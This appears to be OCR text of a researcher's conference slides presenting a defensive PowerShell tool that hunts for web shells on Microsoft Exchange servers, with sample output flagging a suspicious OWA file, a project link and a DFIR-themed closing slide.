
Invoke-ExchangeWebShellHunter

```
PS C:\Windows\system32> Invoke-ExchangeWebShellHunter


FNBornTime      : 11/21/2016 4:59:41 PM
Server          : EX2016
UpdatedOn       : 11/20/2016 10:30 PM
File            : C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\errorEE.aspx
InstalledOn     : 5/14/2016 3:21 AM
PSComputerName  : EX2016
RunspaceId      : 21645dd4-02d5-4d94-bb77-3878b44e5ec0
```

https://github.com/FixTheExchange/Invoke-ExchangeWebShellHunter

Episode VII


Unusual POST operations?
Looks like a webshell!
Save us #DFIR,
you're our only hope!

QUESTIONS?

@FixTheExchange
https://www.fixtheexchange.com/

Robert Falcone
Threat Researcher
Palo Alto Networks

@r0bf4lc